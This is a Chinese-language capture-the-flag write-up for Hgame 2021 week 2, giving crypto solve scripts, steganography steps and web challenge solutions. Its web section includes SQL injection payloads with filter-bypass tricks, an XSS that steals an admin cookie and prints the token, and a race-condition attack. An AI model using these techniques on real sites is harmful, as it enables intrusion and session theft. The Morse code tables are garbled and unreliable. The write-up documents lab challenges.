

Hgame 2021 WEEK2 ——容熙

Hgame 2021 WEEK2 ——容熙

Crypto

gcd or more?

WhitegiveRSA

signin

Misc

Telegraph: 1601 6639 3459 3134 0892

Tools

Hallucigenia

DNS

Web

LazyDogR4U

200OK!!

Post to zuckonit

LiKi的生日礼物

Reverse

ezAPK

fake_debugger beta

Crypto

gcd or more?

根据题目名称，查询gcd相关内容。

~~我看了就能做吗？显然不能~~

于是询问[switch前辈\]，得到提示：一种特殊的RSA。

涉及中国剩余定理。参考了<https://blog.csdn.net/kevin66654/article/details/80305176>

发现满足模4余3，可以使用简化公式，然后得到四个可能的明文。

接受long_to_bytes的长时间恶劣摧残以后，在热心人士（没错，依然是不厌其烦提醒我的switch学长）指导下使用n2s完成。

```
import gmpy2
import libnum
p =
85228565021128901853314934583129083441989045225022541298550570449389839609019
q =
111614714641364911312915294479850549131835378046002423977989457843071188836271
n = p * q
c =
76650036828306664561938944910159896416478548266471778731419841072020990814759848
27806007287830472899616818080907276606744467453445908923054975393623509539
mp=pow(c, (p+1)//4, p)
mq=pow(c, (q+1)//4, q)
a, yp, yq=gmpy2.gcdext(p, q)

r=(yp*p*mq+yq*q*mp) % n
```

```

r1=n-r
s=(yp*p*mq-yq*q*mp) % n
s1=n-s

print("答案来啦")
print(libnum.n2s(r))
print(libnum.n2s(r1))
print(libnum.n2s(s))
print(libnum.n2s(s1))

```


得到flag `hgame{3xgCd~i5_re411y+e@sy^r1ght?}`

WhitegiveRSA

用在线工具解出p, q

Result:	
digits	number
60 (show)	8825645955...63 _{<60>} = 857504083339712752489993810777 _{<30>} · 1029224947942998075080348647219 _{<31>}

解出d



python脚本如下。

```

1  from Crypto.Util.number import long_to_bytes
2
3  c = 747831491353896780365654517748216624798517769637260742155527
4  n = 882564595536224140639625987659416029426239230804614613279163
5  d = 121832886702415731577073962957377780195510499965398469843281
6  m = pow(c, d, n) # m 的十进制形式
7  string = long_to_bytes(m) # m明文
8  print(string)

```

flag为 hgame{w0w~y0U_kNoW+R5@!}

signin

是一个大数的模运算，

参考https://blog.csdn.net/song_lee/article/details/107498149

关于逆元的信息

那么，b 称之为 **a 对模数 n 的逆元**，整数 a 对模数 n 存在逆元的充要条件是，**a 与 n 互素**。若 a 对可以用对应模数的逆元的乘法来构成，防止溢出。

推论：若 $ab \pmod n = 1$ ，则 $(\frac{c}{a}) \pmod n = cb \pmod n$

证明：

$$\begin{aligned}(\frac{c}{a}) \pmod n &= \frac{c}{a} \times 1 \pmod n \\&= \frac{c}{a} \times (ab \pmod n) \pmod n \\&= (\frac{c}{a} \times a \pmod n) b \pmod n \\&= cb \pmod n\end{aligned}$$

上述过程先后用到了模运算的公式 6 和公式 3

$$1. (a + b) \% p = (a \% p + b \% p) \% p \quad (1)$$

$$2. (a - b) \% p = (a \% p - b \% p) \% p \quad (2)$$

$$3. (a * b) \% p = (a \% p * b \% p) \% p \quad (3)$$

$$4. a^b \% p = ((a \% p)^b) \% p \quad (4)$$

• 结合律：

$$((a+b) \% p + c) \% p = (a + (b+c) \% p) \% p \quad (5)$$

```
import gmpy2
from Crypto.Util.number import long_to_bytes

a =
10255826176156138341051365954123468185124943837628477480309634704648478244214549
38830553527819719978787662079666700368471554159259587448009613079532510258771011
82129110661031111983531721142403848501495070624145968089648244957450173073877888
153677846580670181125902216401812249789627210333612496755130428208053

p =
15967960296864693944592617320433956955897981525339427096577482460346624749898312
53752990893058505980127742468533737668759766254455621555005384618191281697957362
90988983657829816084436165895447231401868619367097478961503991433927947986567336
184960854113657782463476605208242059019162123691748639226968487801941

c =
14859284072303557060933016848721793293501750910123003297681752157246211005860767
28054080425458393586513063416472847947300775871671821487935297131618609723308010
95663111411519293364072580745854958219842920840658672368519220750223315130739629
930539226446347121082019063437390914804662706424282345797722605541700

m = c * gmpy2.invert(a,p) % p
print(long_to_bytes(m))
```


flag为 `hgame{M0du1@r_m4th+1s^th3~ba5is-Of=cRypt0!!}`

Misc

Telegraph: 1601 6639 3459 3134 0892

听后感:
Directions: In this section,you are going to hear a news report, you will hear the fucking news report only once.After listening,you will understand nothing and you need to choose the right answer with your imagination.

使用某音乐裁剪软件查看波形。（人耳分辨失败）



抄录后对照表格。

结果为 YOUR FLAG IS: 4GOODSONGBUTNOT4GOODMAN039310KI

国际摩尔斯电码（字母）											
字符	代码	字符	代码	字符	代码	字符	代码	字符	代码	字符	代码
A	.-	B	-...	C	-.-.-	D	-.-.	E	.	F	..-.-
H	I	..	J	.-.-.-	K	-.-.-	L	.-...	M	--
O	---	P	.-.-.-	Q	---.-	R	.-.-	S	...	T	-
V	...-	W	.-.-	X	-.--	Y	---.-	Z	----		

国际摩尔斯电码（数字）									
字符	代码	字符	代码	字符	代码	字符	代码	字符	代码
1	-----	2-	3	...--	4-.-	5
6	-.....	7	---.-	8	----.-	9	-----	0	-----


国际摩尔斯电码（标点）											
字符	代码	字符	代码	字符	代码	字符	代码	字符	代码	字符	代码
.	.-.-.-.-	:	-----	,	---.-.-	;	-.-.-.-	?	...-.-.-	=-.-
'	-.-----	/	-.-.-.-	!	-.-.-.-.-	-	-.-.-.-.-	_	..-.-.-.-	"	..-.-.-.-
(-.-.-.-.-)	-.-.-.-.-	\$..-.-.-.-.-	&	..-.-.-.-.-	@	..-.-.-.-.-	+	..-.-.-.-

flag为 hgame{4G00DS0NGBUTN0T4G00DMAN039310KI}

Tools

套娃图令人心生不妙

过程：根据zip文件名称下载对应提示的隐写软件，用图片备注信息解密，重复若干次得到二维码碎片。



最后，考验眼力的时候到了。



高手薅蒯选择手动拼合。

Hallucigenia

使用stegsolve搜索，机械地点击箭头，发现二维码



扫描二维码后得到一串文本，疑似base64，解码后发现结尾有GNP，猜测是PNG图片倒序后的结果
使用python脚本，得到flag.png

```
import base64

c =
"gmBCrRORUKAAAAA+jrgswajaq0BeC3IQhCEIQhCKZw1MxTzS1NknmJpivw9IHVPrtjvkkuI3sP7bwa
EdIHWCBdSGsRkZ9IUJC9AhfZFbpqrmZBtI+ZvptWC/KCPrL0gFeRPOCI2WyqjndfuW1Nj+dgwpe1qSTE
cdurXzMRAC5EihSEflmIN8RzuguWq61JWRQpSI51/KHHT/6/ztpZJ33SSKbieTa1C5koONbLcf9aYmsv
h7RW6p3SpASnUSb3JuSvpUBKxscbyBjiOpOTq8jcdRxs5/IndXw3VgJV6io1+6jl4gjVpwouvi06ih9Z
mybSPkhaqyNUxVXpv5cYU+Xx5sQTfkystDLipmqAMhXicgvp1LqF/LWZzIS5PvwbqOvrS1NHVEYchCEI
QISICSZjiJwu50rRQHDyUpaF0y///p6FEDCCDFsuw7YFoVEFEST0BAACLgLOrAAAAAgguAAAAtAAAAFJ
ESEKNAAAChokDUDOUik="
raw = base64.b64decode(c)[::-1]
with open("flag.png","wb") as f:
    f.write(raw)
```


发现是左右颠倒的图片,有镜子手就行qwq

flag为 hgame{tenchi_souzou_dezain_bu}

DNS

下载流量包，用wireshark打开

根据题目名筛选dns流量



The image shows a Wireshark packet capture of DNS traffic. The filter is set to 'dns'. The packet list shows several DNS queries and responses. The selected packet (No. 65) is a standard query response for 'flag.hgame2021.cf' with type AAAA, containing the IP address 2606:4700:3031::ac43:9443.

No.	Time	Source	Destination	Protocol	Length	Info
45	19.280576712	192.168.43.11	192.168.43.1	DNS	100	Standard query 0xedb9 A flag.hgame2021.cf OPT
46	19.282643359	192.168.43.1	192.168.43.11	DNS	109	Standard query response 0xedb9 A flag.hgame2021.cf A 104.21.39.188 A 172.67.148.67
62	26.393272135	192.168.43.11	192.168.43.1	DNS	77	Standard query 0x1361 A flag.hgame2021.cf
63	26.396628362	192.168.43.1	192.168.43.11	DNS	109	Standard query response 0x1361 A flag.hgame2021.cf A 172.67.148.67 A 104.21.39.188
64	26.396811741	192.168.43.11	192.168.43.1	DNS	77	Standard query 0xa66f AAAA flag.hgame2021.cf
65	26.398425334	192.168.43.1	192.168.43.11	DNS	133	Standard query response 0xa66f AAAA flag.hgame2021.cf AAAA 2606:4700:3031::ac43:9443 AAA

发现域名 `flag.hgame2021.cf`

过程如下。

```
> settype=txt
*** UnKnown 找不到 settype=txt: Non-existent domain
> set type=txt
> flag.hgame2021.cf

非权威应答:
flag.hgame2021.cf          text =
                             "hgame{D0main_N4me_5ystem}"
>
```

flag为 `hgame{D0main_N4me_5ystem}`

Web

LazyDogR4U

根据hint找到源码。

找到登录名和密码md5，尝试解码后失败。

```
if($_SESSION['username'] === 'admin'){
    echo "<h3 style='color: white;'>admin将于今日获取自己忠实的flag</h3>";
    echo "<h3 style='color: white;'>$flag</h3>";
}else{
```

参考变量覆盖的相关教程，使用postman进行变量覆盖。

发现直接使用_SESSION['username']会覆盖失败。由于程序逻辑中str_replace仅替换一次，可使用双写绕过。

```
:body>
:form class="box" action="" method="post">
...<h3 style='color: white'>admin将于今日获取自己忠实的flag</h3><h3 style='color: white'>hgame{R4u-1$-@-L@Zy_D0G}
:/h3>...<input type="submit" name="submit" value="getflag">
:/form>
:/body>
```

flag为 hgame{R4u-1\$-@-L@Zy_D0G}

200OK!!

点击reload后查看“网络”——“server.php”，发现请求头里的status在变，猜测status是一个输入点。

使用单引号，发现无返回值，猜测为sql注入。

发现存在关键词过滤，使用大小写绕过。

按顺序得到库名表名字段名flag。过程如下：

```
week2sqli
'/**/uNion/**/select/**/Database()/**/limit/**/1,1#

f1111111144444444444g
'union/**/SELECT/**/table_name/**/FROM/**/information_schema.tables/**/WHERE/**/
table_schema='week2sqli'/**/limit/**/1,1#

ffffff14gggggg
'union/**/Select/**/column_name/**/from/**/information_schema.columns/**/wHere/**
*/table_name='f1111111144444444444g'and/**/table_schema='week2sqli'/**/limit/**/
1,1#

hgame{Con9raTu1ati0n5+yoU_FXXK~Up~tH3,5Q1!!=)}
'union/**/SeLECT/**/ffffff14gggggg/**/FROM/**/week2sqli.f1111111144444444444g/**
/limit/**/1,1#
```

Post to zuckonit


留言板形式，参考HGAME2020 Cosmos的留言板，猜测是xss

注册xss平台，发现有现成的代码。

发现script被过滤了，无法通过大小写绕过。

img标签可用，但是有onerror的时候会被逆序。

所以只要发布一次，将显示的逆序内容复制一次再发布，就正常了。



然后找个脚本来计算下面的验证码：

```
import hashlib

for i in range(999999999):
    h = hashlib.md5(str(i).encode()).hexdigest()[:6]
    if h == '345bac':
        print(i)
        break
```

提交后，可以在平台上看到访问记录。管理员token如下。

- cookie : token=f7c30a3a5d9263d8c44476259ff7873764a1be04a9a45df8f92ae6b77b155acf

用管理员token访问，获得flag

flag 为 hgame{x5s_t0_Get_@dm1n's_cookies.}

LiKi的生日礼物

先注册账号，明显2000不够。根据刑法，我也不能去抢。

根据hgame 2020 week3的类似题目“Cosmos的二手市场”，猜测为条件竞争题型。

使用burp suite的intruder模块，



(?) 请求引擎

控制在攻击执行期间用于创建HTTP请求的引擎。

线程数:

网络错误的重试次数:

重试前暂停 (ms):

重里 (ms): ☒ 固定

☐ 变化: 初始 增量

开始时间: ☒ 不久

☐ 在 分后

☐ 已暂停


打它!

flag是 hgame{L0ck_1s_TH3_S0111ut!on!!!}。


Reverse

ezAPK

首先用apktool解压apk



然后用jadx打开，在MainActivity中寻找关键代码




代码有一行提到了加密方法，是AES/CBC/PKCS7Padding

```
IvParameterSpec ivParameterSpec = new IvParameterSpec(mainActivity.t(
Cipher instance = Cipher.getInstance("AES/CBC/PKCS7Padding");
instance.init(1, secretKeySpec, ivParameterSpec);
```

SecretKey是SHA-256的key，IV是MD5的key

搜索flag和key



找到工具：<https://github.com/gunzzhao/AES-CBC-PKCS7Padding->

```
# coding: utf-8
import hashlib
from Crypto.Cipher import AES
import base64
```

```

class AesCrypter(object):

    def __init__(self, key):
        self.key = hashlib.sha256(key).digest()
        self.iv = hashlib.md5(key).digest()

    def decrypt(self, data):
        data = base64.b64decode(data)
        cipher = AES.new(self.key, AES.MODE_CBC, self.iv)
        decrypted = cipher.decrypt(data)
        decrypted = self.pkcs7unpadding(decrypted)
        return decrypted

    def pkcs7unpadding(self, data):
        lengt = len(data)
        unpadding = data[lengt - 1]
        return data[0:lengt-unpadding]

if __name__ == '__main__':
    aes = AesCrypter('A_HIDDEN_KEY'.encode('utf-8'))

    print(aes.decrypt('EEB23sI1wd9Gvhvk1sgwyQZhji1nYwCi5au1guz0aIg5dMAj9qPA7lnIyVoP
SdRY'))

```

得到flag为 `hgame{jUst_A_3z4pp_write_in_k0711n}`

fake_debugger beta

好子，这题没有文件。下一个

连接题目，发现输入一定长度的flag 后可以按空格开始debug。

尝试 `hgame{` 开头，发现ecx为索引下标。

程序逐位判断，碰到与flag不同的字符会自动终止。

当比较出错时，取当前ecx两info的ebx内容异或，可得到对应下标字符的ASCII码。

逐位尝试+推断后得到flag为 `hgame{You_kn0w_debuGg3r}`